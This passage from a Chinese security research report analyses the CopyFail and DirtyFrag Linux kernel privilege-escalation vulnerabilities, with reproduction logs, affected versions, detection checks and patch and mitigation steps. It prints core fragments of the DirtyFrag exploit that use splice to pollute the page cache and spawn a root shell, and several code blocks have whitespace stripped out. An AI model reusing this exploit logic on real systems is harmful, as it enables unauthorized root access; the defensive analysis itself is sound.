本机使用环境为 Ubuntu Linux，内核版本为 6.8.0-106-generic，内核构建标识为 #106-Ubuntu SMP PREEMPT_DYNAMIC，系统架构为 x86_64x86_64x86_64GNU/Linux。



```

root@iZ2zeb5svoukti8hm6mfntZ: /root/workplace# uname -a
Linux iZ2zeb5svoukti8hm6mfntZ 6.8.0-106-generic #106-Ubuntu SMP PREEMPT_DYNAMIC Fri
Mar 6 07:58:08 UTC 2026 x86_64 x86_64 x86_64 GNU/Linux
root@iZ2zeb5svoukti8hm6mfntZ: /root/workplace# |

```

图 3-1 复现环境内核版本截图

3.4.1.2 漏洞复现过程

复现过程在授权实验环境中完成，流程为：

1. 切换到普通低权限用户，确认提权前 `whoami` 与 `id` 输出
2. 运行 `copy_fail_exp.py`
3. 再次确认 `whoami` 与 `id` 输出

该过程用于证明漏洞链路在本机环境中可达，不代表可在未授权系统中使用。

3.4.1.3 漏洞复现结果与分析

实验截图显示，脚本执行前当前用户为 `wumlng`，`uid=1000`，`gid=1000`；执行 `copy_fail_exp.py` 后，`whoami` 输出为 `root`，`uid` 变为 `0`，说明 `CopyFail` 在该实验环境中成功复现出本地提权效果。

该结果符合 `CopyFail` 的预期现象：磁盘上的 `/usr/bin/su` 文件本身未被直接改写，但对应页缓存被临时污染，后续执行 SUID 程序时使用了被污染的内存态内容。重启或清理页缓存后，该污染状态会消失。

```
wum1ng@iZ2zeb5svoukti8hm6mfntZ: /home/wum1ng$ whoami&&id
wum1ng
uid=1000(wum1ng) gid=1000(wum1ng) groups=1000(wum1ng)
wum1ng@iZ2zeb5svoukti8hm6mfntZ: /home/wum1ng$ python3 copy_fail_exp.py
# whoami&&id
root
uid=0(root) gid=1000(wum1ng) groups=1000(wum1ng)
#
```

图 3-2CopyFail 复现结果截图

3.4.2 漏洞验证

3.4.2.1 漏洞无害化验证

无害化验证只判断系统是否具备 CopyFail 触发面。检查重点包括：内核版本、AF_ALGAEAD 配置、algif_aead 模块状态以及发行版补丁状态。

```
#查看当前内核版本
uname-r

#查看 AF_ALGAEAD 是否启用
if[-r/boot/config-${uname-r}];then
grep-E'^CONFIG_CRYPT_USER_API_AEAD='/boot/config-${uname-r}
elif[-r/proc/config.gz];then
zcat/proc/config.gz|grep-E'^CONFIG_CRYPT_USER_API_AEAD='
else
echo"cannotreadkernelconfig"
fi

#查看相关模块是否已加载或可加载
lsmod|grep-E'^(algif_aead|af_alg)'
modinfoalgif_aead>/dev/null2>&1&&echo"algif_aeadmoduleavailable"|
|echo"algif_aeadmodulenotfound"

#只验证 AF_ALGsocket 是否可创建，不发送数据，不触发页缓存写入
python3-<<'PY'
importsocket
try:
socket.socket(38,5,0).close()
print("AF_ALGsocketavailable")
exceptExceptionase:
```

```
print("AF_ALGsocketunavailable:",e)
PY
```

3.4.2.2 漏洞无害化验证结果分析

若 `CONFIG_CRYPTO_USER_API_AEAD=n`，说明 `AF_ALGAEAD` 用户态接口未启用，`CopyFail` 触发面基本关闭。若 `CONFIG_CRYPTO_USER_API_AEAD=m`，说明相关功能以模块形式存在，`algif_aead` 可加载或已加载时需要重点关注补丁状态。若 `CONFIG_CRYPTO_USER_API_AEAD=y`，说明功能静态编译进内核，`lsmod` 可能看不到 `algif_aead` 模块，此时不能依赖卸载模块缓解，只能以发行版内核补丁状态为准。

`AF_ALGsocket` 可创建只说明攻击面可达，并不能单独证明系统存在漏洞。最终判断仍应结合内核版本、发行版安全公告以及是否已包含 `a664bf3d603d` 等效修复。

3.5 漏洞影响范围

3.5.1 漏洞受影响前置条件

(1) 攻击者已具备本地低权限代码执行能力，尤其是多用户主机、容器宿主机、CIrunner、教学实验平台和共享开发环境。

(2) 目标内核仍包含 `algif_aeadin-place` 优化，且未合入 `a664bf3d603d` 或发行版等效回补修复。

(3) `AF_ALGAEAD` 用户态接口可达，`CONFIG_CRYPTO_USER_API_AEAD` 为 `y` 或 `m`，`algif_aead/authencsn` 相关代码路径可用。

(4) 系统中存在攻击者可读、后续可能以高权限执行的 `SUID-root` 目标文件，例如 `/usr/bin/su`、`/usr/bin/sudo` 等。

(5) 容器场景需要单独考虑。容器与宿主机共享内核和页缓存时，容器内低权限代码可能影响宿主机或其他容器后续执行同一缓存页的行为。

3.5.2 漏洞影响范围

3.5.2.1 Linux 内核受影响范围

目前受影响的 LinuxKernel 版本[1][8]:

$\text{commitversion} \geq 72548b093ee3$ 且 $< a664bf3d603dc3bdcf9ae47cc21e0daec706d7a5$

LinuxKernel4.14.x 至 5.10.x: $< 5.10.254$

LinuxKernel5.11.x 至 5.15.x: $< 5.15.204$

LinuxKernel5.16.x 至 6.1.x: $< 6.1.170$

LinuxKernel6.2.x 至 6.6.x: $< 6.6.137$

LinuxKernel6.7.x 至 6.12.x: $< 6.12.85$

LinuxKernel6.13.x 至 6.18.x: $< 6.18.22$

LinuxKernel6.19.x: $< 6.19.12$

LinuxKernel7.0-rc1 至 7.0-rc6

3.5.2.2 各发行版已知受影响版本

目前确定受影响的发行版版本[15][16][17]:

Ubuntu25.10

Ubuntu24.04LTS

Ubuntu22.04LTS

Ubuntu20.04LTS

Ubuntu18.04LTS

Ubuntu16.04LTS(Kernel4.15)

Ubuntu14.04LTS(kernel4.15)

Debian13<6.12.85-1

Debian12<6.1.170-1

Debian11<5.10.251-3

RockyLinux10<6.12.0-124.55.1.el10_1

RockyLinux9<5.14.0-611.54.1.el9_7

RockyLinux8<4.18.0-553.123.1.el8_10

AmazonLinux2<4.14.355-281.727.amzn2

AmazonLinux2023<6.1.168-203.330.amzn2023

RedHatEnterpriseLinux10<6.12.0-124.55.1.el10_1

RedHatEnterpriseLinux9<5.14.0-611.54.1.el9_7

RedHatEnterpriseLinux8<4.18.0-553.123.1.el8_10

openSUSELeap15.6<6.4.0-150600.23.100.1

openSUSELeap16.0<6.12.0-160000.29.1

3.5.3 漏洞危害

CopyFail 的主要危害体现在本地权限提升、容器共享内核场景下的宿主页缓存污染、绕过磁盘文件完整性检查，以及多用户环境中的权限边界破坏。攻击者在具备本地低权限代码执行能力后，可能通过页缓存层面的异常写入影响原本只读或受权限保护的文件内容，从而改变高权限程序的执行逻辑，进一步实现提权或安全边界突破。在容器和云环境中，该问题的影响需要重点关注。由于多个容器通常与宿主机共享同一个 Linux 内核，云主机、容器云平台、CI/CD Runner、PaaS 沙箱和多租户计算节点一旦运行受影响内核，低权限租户或容器内进程就可能借助共享页缓存机制影响宿主机侧或其他租

户相关的内存视图，造成跨容器、跨租户的安全风险。其隐蔽性在于污染行为主要发生在页缓存层，磁盘文件内容本身不一定发生实际变化，因此传统基于磁盘落盘内容的完整性校验、文件哈希比对和静态取证手段可能无法及时发现异常。

3.6 漏洞解决方案

3.6.1 官方解决方案

根本修复方式是升级到包含 a664bf3d603d 等效修复的内核版本。该修复将 `algif_aead` 从危险的 `in-place` 处理回退到 `out-of-place` 语义，避免 `file-backedpage` 被作为输出缓冲写回。生产环境应优先安装发行版官方内核安全更新，并在更新后重启进入新内核。

常用发行版的官方公告或下载入口如下，实际下载和安装应以本机发行版、架构和软件源为准。

Debian 安全跟踪: <https://security-tracker.debian.org/tracker/CVE-2026-31431>

Ubuntu 安全公告/修复入口:
<https://ubuntu.com/security/CVE-2026-31431>

RedHatCVE 页面:
<https://access.redhat.com/security/cve/cve-2026-31431>

RedHatCopyFail 专题公告:
<https://access.redhat.com/security/vulnerabilities/RHSB-2026-002>

RockyLinux 修复公告: <https://rockylinux.org/news/2026-05-11-copyfail-cve-2026-31431>

AlmaLinux 修复公告与 Errata 入口：

<https://almalinux.org/blog/2026-05-01-cve-2026-31431-copy-fail/>

SUSECVE 页面：<https://www.suse.com/security/cve/CVE-2026-31431.html>

SUSE 更新公告：

<https://www.suse.com/support/update/announcement/2026/suse-su-202621443-1>

AmazonLinuxCVE 页面：

<https://explore.alas.aws.amazon.com/CVE-2026-31431.html>

AWS 安全公告：<https://aws.amazon.com/security/security-bulletins/2026-026-aws/>

升级命令如下：

```
#Debian/Ubuntu
sudoaptupdate
sudoaptfull-upgrade
sudoreboot

#RHEL/RockyLinux/AlmaLinux
sudodnf--refreshupdate'kernel*'
sudoreboot

#SUSE/openSUSE
sudozypperrefresh
sudozypperpatch
sudoreboot

#AmazonLinux（按系统版本使用 dnf 或 yum）
sudodnfupdate'kernel*' || sudoyumupdate'kernel*'
sudoreboot
```



```
#重启后确认当前运行内核
uname-r
```

若系统暂时只能获得 kmod 或模块禁用类缓解，仍应把它视为过渡措施。最终判断以厂商公告中对应内核包是否包含 CopyFail 修复为准。

3.6.2 临时解决方案

一、环境判断

```
#检测内核配置，判断模块类型
grepCONFIG_CRYPT_USER_API_AEAD/boot/config-$(uname-r)
```

输出 CONFIG_CRYPT_USER_API_AEAD=m→执行方式一；输出 CONFIG_CRYPT_USER_API_AEAD=y→执行方式二。

二、方式一（CONFIG=m，Debian/Ubuntu 系）

```
#1.禁止模块开机加载
echo"installalgif_aead/bin/false">/etc/modprobe.d/disable-algif-
aead.conf

#2.卸载当前已加载的漏洞模块
rmmodalgif_aead2>/dev/null||true

#3.验证是否禁用成功（无输出=成功）
lsmod|grepalgif_aead
```

三、方式二（使用 seccomp 或类似沙箱机制限制 AF_ALG）

方式二是使用 seccomp 或类似沙箱机制，限制进程调用 socket(AF_ALG, ...)。这种方式只能缓解风险，不能全局禁用 AF_ALG，因为 seccomp 只对被施加策略的进程及其子进程生效。以 RockyLinux 上禁止 sshd.service 及其子进程调用 socket(AF_ALG, ...)为例，配置步骤如下[18]。

1. 创建自定义配置目录

```
sudo mkdir -p /etc/systemd/system/sshd.service.d
```

2. 写入 systemd drop-in 配置，禁止该服务使用 AF_ALG 地址族

```
sudo tee
/etc/systemd/system/sshd.service.d/override.conf >/dev/null
<<'EOF'
[Service]
RestrictAddressFamilies=~AF_ALG
EOF
```

3. 重载 systemd 配置并重启 sshd 服务

```
sudo systemctl daemon-reload
sudo systemctl restart sshd.service
```

需要注意的是，RestrictAddressFamilies=~AF_ALG 只覆盖 sshd.service 及其派生子进程，不能阻止其他本地普通用户进程直接创建 AF_ALGsocket。若要扩大缓解范围，需要对更多服务、容器运行时或沙箱入口施加同类策略；最终仍应升级到包含 a664bf3d603d 等效修复的内核版本[1][8][16][18]。

3.7 总结

CopyFail 的本质是“性能优化—语义复杂化—边界失真”的安全事故。只要某个路径允许 file-backedpage 以零拷贝形式进入后续处理，后续任何 in-place 写都必须显式证明页面私有、可写且所有权正确。

从防御角度看，CopyFail 不能只依赖文件权限或磁盘完整性校验判断风险。真正需要关注的是页缓存、splice、scatterlist 与 AF_ALGAEAD 之间的跨子系统数据所有权是否被完整保留。

4. DirtyFrag (CVE-2026-43284/CVE-2026-43500) :sk_bufffrag 与 in-placecrypto 的组合风险

4.1 漏洞名称及背景

DirtyFrag 是 2026 年 5 月公开的 Linux 内核本地提权漏洞族，主要包含 xfrm-ESPPage-CacheWrite (CVE-2026-43284) 和 RxRPCPage-CacheWrite (CVE-2026-43500) 两个变体。两者都延续了 CopyFail 所揭示的页缓存写入风险：只读文件页缓存并没有被磁盘权限直接保护到最后一层，一旦它被零拷贝路径带入后续原地写入逻辑，就可能被间接污染。

CVE-2026-43284 位于 xfrm-ESP (esp4/esp6) 相关路径，覆盖范围较广，但在部分发行版中会受到非特权 usernamespace 策略限制。CVE-2026-43500 位于 RxRPC 路径，不依赖同样的命名空间条件，但 rxrpc 模块并非所有发行版都默认加载；官方修复同时关注 `skb_has_frag_list()` 与 `skb_has_shared_frag()` 两类危险条件 [2][3]。两个变体组合后，可以覆盖更多主流发行版环境，即使系统已经对 CopyFail 的 `algif_aead` 路径做了黑名单缓解，也不能认为 DirtyFrag 风险已经消失。

从攻击原语看，DirtyFrag 仍然不是传统内核任意地址写，而是通过构造特定网络数据路径，使内核把来自任意可读文件的 `page-cachebackedfrag` 当作协议栈可原地修改的数据处理。若污染目标是 `/usr/bin/su` 等 SUID 程序对应的页缓存，后续执行路径就可能表现为本地 root 权限。

4.2 漏洞分析

4.2.1 历史相关漏洞

DirtyFrag 的直接历史前序就是 CopyFail。两者均利用页缓存与原地写路径的组合，但 DirtyFrag 将可写 sink 从 AF_ALG 扩展到了网络协议栈中的 xfrm-ESP 与 RxRPC。公开 write-up 将其称为 vulnerabilityclass，而不是单个 bug，因为同一类条件可以在多个网络接收路径上出现[19][20][21]。

更早的 DirtyPipe 仍是概念背景：页缓存一旦被间接修改，磁盘文件不变并不意味着执行路径安全。DirtyFrag 的不同之处在于写入发生在 skbfrag 上，触发点来自网络协议栈的原地加解密，而非 pipebuffer 或 AF_ALG 用户态 cryptosocket。

4.2.2 漏洞源码分析

4.2.2.1 漏洞背景

DirtyFrag 的背景是网络协议栈中的零拷贝优化。Linux 为了提高吞吐，会允许网络 skb 的 pagedfragment 直接引用 pipe 或用户缓冲区页面，减少从管道、socket 到协议栈之间的内存复制。该设计在高性能网络路径中非常重要，但它要求每个后续写入者都能识别这些 frag 是否由外部对象持有、是否来自文件页缓存、是否必须先复制再修改。

DirtyFrag 把 CopyFail 的页缓存写入模式从 AF_ALG 拓展到网络层：xfrm-ESP 与 RxRPC 在处理数据时存在原地解密或原地转换行为。如果 skbfrag 实际引用的是 page-cache-backed 页面，而协议处理路径又没有把它识别为 shared/externalfrag，那么解密结果会被直接写回只读文件页缓存。换言之，危险点不是网络包本身，而是“网络包的底层内存页到底是谁的”。

该家族包含两个互补变体：CVE-2026-43284 位于 xfrm-ESP/IPsec 路径，通常与 esp4、esp6、xfrm_user、用户命名空间或网络命名空间条件相关；CVE-2026-43500 位于 RxRPC 路径，攻击面取决于 rxrpc 模块是否存在、是否默认加载以及发行版策略。不同发行版在 usernamespace、rxrpc 默认状态、LSM 策略上的差异，使得两个变体具有互补覆盖效果。

DirtyFrag 的重要性在于说明禁用 AF_ALG 或修复 CopyFail 并不等于关闭 page-cacheoverwrite 类漏洞。只要存在“共享页进入 skbfrag”与“协议栈原地写”这两个条件，类似风险仍可能在其他网络协议、加密协议或零拷贝 fastpath 中复现。

4.2.2.2 漏洞点源码

```
if(skb_has_shared_frag(skb)||skb_has_frag_list(skb))
err=skb_cow_data(skb,trailer_len,&trailer);
else
/*oldfastpath:unclonednonlinearskbcoulddecryptinplace*/
err=esp_input_done2(skb,err);

if(skb_cloned(skb)||skb_has_frag_list(skb)||skb_has_shared_frag(s
kb))
skb=skb_share_check_or_unshare(skb,GFP_ATOMIC);
```

4.2.2.3 漏洞点源码解析

```
/*skb_has_shared_frag()表示 skb 的 fragment 可能由外部对象或页缓存支持
*/
if(skb_has_shared_frag(skb)||skb_has_frag_list(skb))
/*skb_cow_data()复制数据，确保后续解密写入的是私有缓冲*/
err=skb_cow_data(skb,trailer_len,&trailer);
else
/*没有共享标记时，旧路径可能继续走原地处理*/
err=esp_input_done2(skb,err);

/*RxRPC 原先只在 skb_cloned()为真时线性化/复制，忽略了未 cloned 但 frag
外部共享的情况*/
if(skb_cloned(skb)||skb_has_frag_list(skb)||skb_has_shared_frag(s
```

```
kb))
skb=skb_share_check_or_unshare(skb,GFP_ATOMIC);
```

4.2.2.4 漏洞点源码漏洞点分析

DirtyFrag 的 ESP 变体中，MSG_SPLICE_PAGES 可把 pipe 中的页面直接附加到 UDPskb；如果 datagramappend 路径没有标记 SKBFL_SHARED_FRAG，ESPinput 会把该 skb 当成普通未克隆 nonlinearskb，选择 no-COW 快路径并进行原地解密。RxRPC 变体中，DATA/RESPONSEhandler 只把 skb_cloned() 作为复制条件，没有把 frag_list 或 sharedfrag 作为同等危险信号；官方修复要求在 skb_has_frag_list() 或 skb_has_shared_frag() 为真时同样进入 unshare/COW 路径，避免 AEAD/skcipherSGL 直接绑定外部页[3]。

4.2.2.5 漏洞点源码伪代码 PoC

```
skb=build_skb_with_frag_from_external_or_file_backed_page()
ifskb_frag_is_shared_but_not_copied(skb):
ifxfrm_esp_or_rxrpc_path_decrypts_in_place(skb):
outcome="wouldwritedecryptedbytesintobackingpagecache"
else:
outcome="safe:noin-placewrite"
ifskb_has_shared_frag(skb):
require(skb_cow_data_or_unshare_before_write)
```

伪代码分析：这段伪代码把 DirtyFrag 的两个变体统一抽象为同一类 sharedfrag 风险。build_skb_with_frag_from_external_or_file_backed_page() 表示攻击面来自网络 skb 与外部页之间的引用关系；skb_frag_is_shared_but_not_copied(skb) 表示该 frag 不应被直接原地修改，却没有被 COW 或 unshare。

内层判断 `xfrm_esp_or_rxrpc_path_decrypts_in_place(skb)` 对应 ESP 与 RxRPC 的原地解密路径。如果路径直接写回原 `skbfrag`，就可能形成“解密结果写入 `backingpagecache`”的结果。最后的 `require(skb_cow_data_or_unshare_before_write)` 是补丁语义：只要 `skb_has_shared_frag()` 成立，必须先复制或解除共享，再允许协议层写入。

4.3 漏洞利用

4.3.1 漏洞利用分析

DirtyFrag 的利用关键在于 `skbfrag` 的所有权判断，而不是网络包内容本身。攻击者需要让协议栈接收到一个看似普通的 `skb`，但其 `pagedfragment` 实际来自外部共享页面或文件页缓存；随后 `xfrm-ESP` 或 `RxRPC` 的原地处理路径在未正确 `COW/unshare` 的情况下写回该 `frag`。

ESP 变体和 RxRPC 变体的触发条件不同。ESP 路径通常受 `esp4/esp6`、`xfrm`、`usernamespace` 或 `CAP_NET_ADMIN` 条件影响；RxRPC 路径则更依赖 `rxrpc` 模块是否存在、是否默认加载以及发行版策略。公开利用会根据目标环境选择路径，本节只保留研究分析所需的链路说明。

4.3.2 PoC 核心部分

DirtyFrag 公开 PoC 源码较长，完整 PoC 同时包含 ESP 与 RxRPC 两条触发链、`namespace` 与网络对象初始化、`payload` 写入、状态检查和交互式提权逻辑。为了保持正文可读性，在这里不粘贴全部源码，只截取核心片段；完整代码可参考 V4be1 公开仓库[22]。

下列片段按利用链路整理：先判断优先使用 ESP 还是 RxRPC，再通过对应协议路径把 file-backedpage 带入 skbfrag，最后根据目标是否被污染决定是否执行提权入口。

```
/*片段一：入口逻辑，PoC 优先尝试 ESP 路径，失败后再尝试 RxRPC 路径*/
intforce_esp=0,force_rxrpc=0;

if(force_esp){
rc=esp_lpe_main(argc,argv);
}elseif(force_rxrpc){
rc=rxrpc_lpe_main(new_argc,co_argv);
}else{
rc=esp_lpe_main(argc,argv);
if(!su_already_patched()){
rc=rxrpc_lpe_main(new_argc,co_argv);
}
}

if(either_target_patched()){
spawn_su_pty();
}

/*片段二：ESP 变体的关键动作，核心不是普通网络收包，而是把只读目标文件页
经 splice 放入后续 ESP 处理路径*/
staticintpatch_one_esp_chunk(intfile_fd,intsk_send,off_tfile_off,
uint32_tspi,uint32_tseqhi)
{
add_xfrm_sa(spi,seqhi);

intpfd[2];
pipe(pfd);

vmsplice(pfd[1],&iov_h,1,0);
splice(file_fd,&file_off,pfd[1],NULL,16,SPLICE_F_MOVE);
splice(pfd[0],NULL,sk_send,NULL,sizeof(hdr)+16,SPLICE_F_MOVE);

recv(sk_recv,buf,sizeof(buf),0);
return0;
}
```



```

/*片段三: RxRPC 变体的核心动作, 把 key、call 和 UDP 承载组合起来, 再把目
标文件页拼进伪造的数据路径*/
static int do_one_trigger(int target_fd, off_t splice_off, size_t splice
_len)
{
    long key = add_rxrpc_key(keyname);
    intrxsk_cli = setup_rxrpc_client(port_C, keyname);

    rxrpc_client_initiate_call(rxsk_cli, port_S, svc_id, 0xDEAD);

    pipe(p);
    vmsplice(p[1], &viv, 1, 0);
    splice(target_fd, &splice_off, p[1], NULL, splice_len, SPLICE_F_NONBLO
CK);
    splice(p[0], NULL, udp_srv, NULL, sizeof(mal) + splice_len, 0);

    return 0;
}

/*片段四: 触发后的状态判断, PoC 不直接写磁盘文件, 而是检查 /usr/bin/su
或 /etc/passwd 对应页缓存是否已被污染*/
static int either_target_patched(void)
{
    return su_already_patched() || passwd_already_patched();
}

if(either_target_patched()){
    dprintf(2, "dirtyfrag: target patched; spawning su\n");
    spawn_su_ptty();
}

```

4. 3. 3PoC 解析

下面只分析正文中摘出的四段核心代码。分析重点是 DirtyFrag 如何在 ESP/RxRPC 两条路径中把外部页带入 skbfrag, 并最终通过页缓存污染表现为提权结果。

```

int force_esp=0, force_rxrpc=0;
//两个开关用于指定走 ESP 还是 RxRPC

```

```

if(force_esp){
rc=esp_lpe_main(argc,argv);
//强制进入 ESP 触发链
}elseif(force_rxrpc){
rc=rxrpc_lpe_main(new_argc,co_argv);
//强制进入 RxRPC 触发链
}else{
rc=esp_lpe_main(argc,argv);
//默认先试 ESP，因为 ESP 覆盖时间更长
if(!su_already_patched()){
rc=rxrpc_lpe_main(new_argc,co_argv);
//ESP 没有污染成功时，再切换到 RxRPC
}
}

if(either_target_patched()){
spawn_su_pty();
//只有确认目标页缓存已经变化，才启动后续提权入口
}

add_xfrm_sa(spi,seqhi);
//先布置一条可以命中的 xfrm/ESP 状态

pipe(pfd);
//pipe 是把文件页送入 socket 的中转点

vmsplice(pfd[1],&iiov_h,1,0);
//先放入协议头部，让后续数据满足 ESP 处理格式

splice(file_fd,&file_off,pfd[1],NULL,16,SPLICE_F_MOVE);
//只读目标文件页通过 splice 进入 pipe，不经过普通写文件路径

splice(pfd[0],NULL,sk_send,NULL,sizeof(hdr)+16,SPLICE_F_MOVE);
//pipe 数据继续进入 socket，底层页就被带入 skbfrag

recv(sk_recv,buf,sizeof(buf),0);
//接收侧 ESP 解密被触发，问题出在 sharedfrag 被原地处理
longkey=add_rxrpc_key(keyname);
//准备 RxRPC 认证路径需要的 key

```

```

intrxsk_cli=setup_rxrpc_client(port_C,keyname);
//建立 RxRPC 客户端 socket

rxrpc_client_initiate_call(rxsk_cli,port_S,svc_id,0xDEAD);
//让内核进入 RxRPCcall 处理流程

pipe(p);
vmsplice(p[1],&viv,1,0);
splice(target_fd,&splice_off,p[1],NULL,splice_len,SPLICE_F_NONBLOCK);
splice(p[0],NULL,udp_srv,NULL,sizeof(mal)+splice_len,0);
//这里和 ESP 片段类似，核心仍是把只读文件页拼进后续协议数据路径
static int either_target_patched(void)
{
    return su_already_patched() || passwd_already_patched();
    //判断对象是页缓存状态，不是磁盘文件内容
}

if(either_target_patched()){
    dprintf(2,"dirtyfrag:targetpatched;spawningsu\n");
    spawn_su_ptty();
    //确认污染成功后，再尝试进入提权 shell
}


```

4.4 漏洞复现与验证

4.4.1 漏洞复现

4.4.1.1 漏洞复现环境

本机使用环境为 UbuntuLinux，内核版本为 6.8.0-106-generic，内核构建标识为 #106-Ubuntu SMP PREEMPT_DYNAMIC，系统架构为 x86_64x86_64x86_64GNU/Linux。



```

root@iZ2zeb5svoukti8hm6mfntZ:/root/workplace# uname -a
Linux iZ2zeb5svoukti8hm6mfntZ 6.8.0-106-generic #106-Ubuntu SMP PREEMPT_DYNAMIC Fri
Mar 6 07:58:08 UTC 2026 x86_64 x86_64 x86_64 GNU/Linux
root@iZ2zeb5svoukti8hm6mfntZ:/root/workplace#

```

图 4-1 DirtyFrag 复现环境内核版本截图

DirtyFrag 复现环境除受影响内核外，还需要相关协议面可达。ESP 变体重点关注 esp4、esp6、xfrm 以及 usernamespace 策略；RxRPC 变体重点关注 rxrpc 模块是否存在或已加载。本机实验只用于授权环境验证，不代表可在未授权系统中使用。

4.4.1.2 漏洞复现过程

复现过程在授权实验环境中完成，流程为：

1. 切换到普通低权限用户，确认提权前 whoami 与 id 输出
2. 编译 dirty_frag_exp.c，生成 dirty_frag_exp 测试程序
3. 运行 dirty_frag_exp，随后再次确认 whoami 与 id 输出

该过程用于验证 DirtyFrag 漏洞链路在本机环境中可达，本文不把该流程扩展为面向真实目标的攻击教程。

4.4.1.3 漏洞复现结果与分析

实验截图显示，脚本执行前当前用户为 wum1ng，uid=1000，gid=1000，groups=1000；编译并运行 dirty_frag_exp 后，whoami 输出为 root，uid=0，gid=0，groups=0，说明 DirtyFrag 在该实验环境中成功复现出本地提权效果。

该结果与 DirtyFrag 的预期现象一致：攻击效果并不表现为直接改写磁盘上的 SUID 文件，而是通过 ESP/RxRPC 路径污染对应页缓存。后续执行高权限程序时，内核读取到被污染的内存态内容，从而出现权限边界被突破的结果。

```
wum1ng@iZ2zeb5svoukti8hm6mfntZ: /home/wum1ng$ whoami&&id
wum1ng
uid=1000(wum1ng) gid=1000(wum1ng) groups=1000(wum1ng)
wum1ng@iZ2zeb5svoukti8hm6mfntZ: /home/wum1ng$ gcc -O0 -Wall -o dirty_frag_exp dirty_frag_exp.c -lutil
wum1ng@iZ2zeb5svoukti8hm6mfntZ: /home/wum1ng$ ./dirty_frag_exp
# whoami&&id
root
uid=0(root) gid=0(root) groups=0(root)
#
```

图 4-2 DirtyFrag 复现结果截图

4.4.2 漏洞验证

4.4.2.1 漏洞无害化验证

排查方法如下：

#1. 检查模块是否已加载

```
lsmod | grep -E 'esp4|esp6|rxrpc'
```

#2. 检查模块是否为内置（决定缓解措施中的 modprobe 黑名单是否有效）

```
grep -E 'CONFIG_INET_ESP|CONFIG_RXRPC' /boot/config-$(uname -r)
```

#=y 为内置，黑名单无效；=m 为模块，黑名单有效

#3. 检查 UserNamespace 是否允许（影响 ESP 变体）

```
cat /proc/sys/kernel/unprivileged_userns_clone
```

#1=允许（ESP 变体可能可利用）；0=阻止

4.4.2.2 漏洞无害化验证结果分析

若 lsmod 输出 esp4、esp6 或 rxrpc，说明对应协议模块已加载，系统存在对应触发面；若内核配置输出=m，则模块黑名单可以作为临时缓解；若输出=y，相关功能已静态编译进内核，modprobe 黑名单不会生效，只能通过升级内核或限制相关协议面降低风险。

unprivileged_userns_clone 为 1 时，说明非特权

UserNamespace 处于开放状态，ESP 变体利用门槛相对较低；为 0 时，ESP 变体触发门槛升高。但 RxRPC 变体不完全依赖该开关，因此不能仅凭 UserNamespace 被禁用就判断系统安全，最终仍应结合内核版本和发行版补丁状态确认。

4.5 漏洞影响范围

4.5.1 漏洞受影响前置条件

（1）攻击者已具备本地低权限代码执行能力。

（2）目标内核未合入 CVE-2026-43284 或 CVE-2026-43500 对应修复。

(3) ESP 变体需要 xfrm/esp4/esp6 路径可达，并且攻击者能够构造所需网络命名空间或等效网络环境；部分发行版的 AppArmor、SELinux 或 usernamespace 策略会提高触发门槛。

(4) RxRPC 变体需要 rxrpc 路径可达。该路径不完全依赖 ESP 变体所需的命名空间条件，但 rxrpc 模块并非所有发行版默认加载。

(5) 系统中存在攻击者可读、后续可能以高权限执行的 SUID-root 目标文件。

4.5.2 漏洞影响范围

4.5.2.1 Linux 内核受影响范围

目前受影响的 LinuxKernel 版本[2][3][23]:

CVE-2026-43284 (xfrm-ESP/esp4/esp6) :

LinuxKernel $\geq$ 4.11 且 $<$ 5.10.255

LinuxKernel $\geq$ 5.12 且 $<$ 5.15.205

LinuxKernel $\geq$ 5.16 且 $<$ 6.1.171

LinuxKernel $\geq$ 6.2 且 $<$ 6.6.138

LinuxKernel $\geq$ 6.7 且 $<$ 6.12.87

LinuxKernel $\geq$ 6.13 且 $<$ 6.18.28

LinuxKernel $\geq$ 7.0 且 $<$ 7.0.5

CVE-2026-43500 (RxRPC, 漏洞引入点位于 5.3-rc7 附近，但影响延续至后续稳定分支) :

LinuxKernel $\geq$ 5.3 且 $<$ 6.18.29

LinuxKernel $\geq$ 6.19 且 $<$ 7.0.6

LinuxKernel $\geq$ 7.1-rc1 且 $\leq$ 7.1-rc2

4.5.2.2 各发行版已知受影响版本

目前确定受影响或需重点关注的发行版版本

[24][25][26][27][28]:

CVE-2026-43284:

RedHatEnterpriseLinux10<6.12.0-124.56.1.el10_1

RedHatEnterpriseLinux9<5.14.0-611.55.1.el9_7

RedHatEnterpriseLinux8<4.18.0-553.124.1.el8_10

Debian13<6.12.86-1

Debian12<6.1.170-3

Debian11<5.10.251-4

CVE-2026-43500:

Debian13<6.12.86-1

Debian12<6.1.170-3

Debian11<5.10.251-4

其他已知受影响或需关注版本:

Ubuntu20.04LTS

Ubuntu22.04LTS

Ubuntu24.04LTS

Ubuntu25.10

Ubuntu26.04LTS

AlmaLinux8 (CVE-2026-43284)

AlmaLinux9 (CVE-2026-43284)

AlmaLinux10 (CVE-2026-43284)

AlmaLinux9 (CVE-2026-43500, 安装 kernel-modules-partner)

AlmaLinux10 (CVE-2026-43500, 安装 kernel-modules-partner)

4.5.3 漏洞危害

DirtyFrag 的主要危害是本地权限提升。攻击者可通过页缓存污染影响任意可读文件的内存态内容；当目标为 /usr/bin/su 等 SUID 程序时，后续执行可能获得 root 权限。容器宿主机、多租户服务器和 CRunner 风险更高。

4.6 漏洞解决方案

4.6.1 官方解决方案

根本修复方式是升级到同时包含 CVE-2026-43284 与 CVE-2026-43500 等效修复的内核版本。ESP 路径和 RxRPC 路径需要分别核对补丁状态，不能只修复其中一条路径就认为 DirtyFrag 已完全关闭。生产环境应优先安装发行版官方内核安全更新，并在更新后重启进入新内核。

常用发行版的官方公告或下载入口如下，实际下载和安装应以本机发行版、架构和软件源为准。

CVE-2026-43284upstreamcommit:

<https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=f4c50a4034e62ab75f1d5cdd191dd5f9c77fdff4>

CVE-2026-43500upstreamcommit:

<https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=aa54b1d27fe0c2b78e664a34fd0fdf7cd1960d71>

DebianCVE-2026-43284: <https://security-tracker.debian.org/tracker/CVE-2026-43284>

DebianCVE-2026-43500: <https://security-tracker.debian.org/tracker/CVE-2026-43500>

